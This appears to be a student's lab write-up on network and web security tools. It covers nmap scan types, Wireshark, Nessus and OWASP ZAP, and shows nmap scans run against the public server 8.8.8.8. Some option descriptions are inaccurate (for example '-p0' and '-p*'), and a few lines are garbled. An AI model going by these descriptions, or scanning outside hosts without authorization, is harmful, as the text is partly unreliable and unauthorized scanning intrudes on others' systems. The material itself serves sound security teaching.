

## **PRACTICAL 1**

**Aim:** Perform port scanning using nmap on a single port and capture the packets using wireshark and analyze the output.

### **Theory:**

#### **➤ Nmap:**


- Nmap is a free and open-source network scanner created by Gordon Lyon. Nmap is used to discover hosts and services on a computer network by sending packets and analyzing the responses.
- Nmap provides a number of features for probing computer networks, including host discovery and service and operating system detection.
- These features are extensible by scripts that provide more advanced service detection, vulnerability detection, and other features.
- Nmap can adapt to network conditions including latency and congestion during a scan.
- Nmap started as a Linux utility and was ported to other systems including Windows, macOS, and BSD. It is most popular on Linux, followed by Windows5.

#### **➤ Wireshark:**

- Wireshark is a free and open-source packet analyzer.
- It is used for network troubleshooting, analysis, software and communications protocol development, and education.
- Originally named Ethereal, the project was renamed Wireshark in May 2006 due to trademark issues. • Wireshark is cross-platform, using the Qt widget toolkit in current releases to implement its user interface, and using pcap to capture packets; it runs on Linux, macOS, BSD, Solaris, some other Unix-like operating systems, and Microsoft Windows.
- There is also a terminal-based (non-GUI) version called TShark. Wireshark, and the other programs distributed with it such as TShark, are free software, released under the terms of version 2 of the GNU General Public License


### **Port Scanning:**


1. Default scan: nmap [ip]
  - By default, Nmap scans the most common 1,000 ports for each protocol.
  - This option specifies which ports you want to scan and overrides the default. Individual port numbers are OK, as are ranges separated by a hyphen (e.g.1-1023).



## 2. TCP Scan: nmap -sS [ip]

- SYN scan is the default and most popular scan option for good reasons. It can be performed quickly, scanning thousands of ports per second on a fast network not hampered by restrictive firewalls.
- It is also relatively unobtrusive and stealthy since it never completes TCP connections.
- SYN scan works against any compliant TCP stack rather than depending on idiosyncrasies of specific platforms as Nmap's FIN/NULL/Xmas, Maimon and idle scans do.
- It also allows clear, reliable differentiation between the open, closed, and filtered states.
- You send a SYN packet, as if you are going to open a real connection and then wait for a response. A SYN/ACK indicates the port is listening (open), while a RST (reset) is indicative of a non-listener.
- If no response is received after several retransmissions, the port is marked as filtered.
- The port is also marked filtered if an ICMP unreachable error (type 3, code 0, 1, 2, 3, 9, 10, or 13) is received. The port is also considered open if a SYN packet (without the ACK flag) is received in response.






### 3. UDP Scan: nmap -sU [ip]

- While most popular services on the Internet run over the TCP protocol, UDP services are widely deployed.
- DNS, SNMP, and DHCP (registered ports 53, 161/162, and 67/68) are three of the most common.
- Because UDP scanning is generally slower and more difficult than TCP, some security auditors ignore these ports.
- This is a mistake, as exploitable UDP services are quite common and attackers certainly don't ignore the whole protocol.
- Fortunately, Nmap can help inventory UDP ports.
- UDP scan works by sending a UDP packet to every targeted port. For some common ports such as 53 and 161, a protocol-specific payload is sent to increase response rate, but for most ports the packet is empty unless the --data, --data-string, or --data-length options are specified.
- If an ICMP port unreachable error (type 3, code 3) is returned, the port is closed. Other ICMP unreachable errors (type 3, codes 0, 1, 2, 9, 10, or 13) mark the port as filtered. Occasionally, a service will respond with a UDP packet, proving that it is open.
- If no response is received after retransmissions, the port is classified as open | filtered.
- This means that the port could be open, or perhaps packet filters are blocking the communication.

```
(kali@kali)-[~]
$ sudo nmap -sU 8.8.8.8
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-16 12:03 EST
Nmap scan report for dns.google (8.8.8.8)
Host is up (0.090s latency).
Not shown: 998 open|filtered udp ports (no-response)
PORT      STATE SERVICE
53/udp    open  domain
33459/udp  closed unknown
Nmap done: 1 IP address (1 host up) scanned in 57.77 seconds
```



#### 4. nmap -p [ip]

- This option specifies which ports you want to scan and overrides the default. Individual port numbers are OK, as are ranges separated by a hyphen (e.g. 1-1023).
- The beginning and/or end values of a range may be omitted, causing Nmap to use 1 and 65535, respectively
- So, you can specify -p- to scan ports from 1 through 65535. Scanning port zero is allowed if you specify it explicitly.


For IP protocol scanning (-sO), this option specifies the protocol numbers you wish to scan for (0-255).

```
(kali@kali)-[~]
$ nmap -p 80 8.8.8.8
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-16 11:50 EST
Nmap scan report for dns.google (8.8.8.8)
Host is up (0.37s latency).

PORT      STATE      SERVICE
80/tcp    filtered  http



Nmap done: 1 IP address (1 host up) scanned in 4.33 seconds
```





## 5.nmap -p\* [ip]

- This option will scan all the reachable ports of the target.




## 6. nmap -p0 [ip]

- One of the newer host discovery options is the IP protocol ping, which sends IP packets with the specified protocol number set in their IP header.
- The protocol list takes the same format as do port lists in the previously discussed TCP, UDP and SCTP host discovery options.
- If no protocols are specified, the default is to send multiple IP packets for ICMP (protocol 1), IGMP (protocol 2), and IP-in-IP (protocol 4). The default protocols can be configured at compile-time by changing DEFAULT\_PROTO\_PROBE\_PORT\_SPEC in nmap.h.
- Note that for the ICMP, IGMP, TCP (protocol 6), UDP (protocol 17) and SCTP (protocol 132), the packets are sent with the proper protocol headers while other protocols are sent with no additional data beyond the IP header (unless any of --data, - -data-string, or --data-length options are specified).

```
(kali@kali)-[~]
└─$ nmap -p0 8.8.8.8
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-16 12:11 EST
Nmap scan report for dns.google (8.8.8.8)
Host is up (0.13s latency).

PORT      STATE      SERVICE
0/tcp     filtered  unknown

Nmap done: 1 IP address (1 host up) scanned in 1.68 seconds
```



**Conclusion:** In this practical, we learned about nmap and different scan techniques and analysed captured packet using wireshark.

## PRACTICAL 2


**Aim:** Perform a Vulnerability Scan on a system within the Local Area Network and Submit the report.

**Theory:**


**Nessus:**

- In Greek mythology, Nessus was a “centaur slain by Hercules for trying to carry away Hercules’ wife but avenged by means of a poisoned garment that causes Hercules to die in torment”. That is the definition given by Merriam Webster’s Collegiate Dictionary.
- Nessus is a network security scanner.
- It utilizes plug-ins, which are separate files, to handle the vulnerability checks. This makes it easy to install plug-ins and to see which plug-ins are installed to make sure that you are current.
- Nessus uses a server-client architecture.
- The main server will need to be built on a supported Unix-like operating system. The client is available for Unix, Linux, and Windows. The server is not an option because “it performs the security checks”.
- The administrator of the server sets up user accounts for other team members and issues rights to those accounts. The clients must log in to the server to be able to run their scans.

### Scan templates of nessus




**Configure the settings in the Basic Settings section**




## Launch Scan

After you have configured all your settings, you can either click the Save button to launch the scan later, or launch the scan immediately.

If you want to launch the scan immediately, click the  button, and then click Launch. Launching the scan will also save it.

## Viewing Your Results



**Conclusion:** In this practical, we used NESSUS tool for web analysis. We scanned a website for its vulnerabilities.



## **PRACTICAL - 3**

**Aim:** Using OWASP-ZAP tool to find out Web Application Vulnerability.

### **Tool Introduction:**


#### **OWASP-ZAP:**

- OWASP ZAP (short for Zed Attack Proxy) is an open-source web application security scanner. It is intended to be used by both those new to application security as well as professional penetration testers.
- It is one of the most active Open Web Application Security Project (OWASP) projects and has been given Flagship status.
- When used as a proxy server it allows the user to manipulate all of the traffic that passes through it, including traffic using https.
- It can also run in a daemon mode which is then controlled via a REST API.
- ZAP was added to the ThoughtWorks Technology Radar in May 2015 in the Trial ring.
- ZAP was originally forked from Paros, another pentesting proxy. Simon Bennetts, the project lead, stated in 2014 that only 20% of ZAP's source code was still from Paros.
- Some of the built in features include: Intercepting proxy server, Traditional and AJAX Web crawlers, Automated scanner, Passive scanner, Forced browsing, Fuzzer, WebSocket support, Scripting languages, and Plug-n-Hack support.
- It has a plugin-based architecture and an online 'marketplace' which allows new or updated features to be added. The GUI control panel is easy to use.

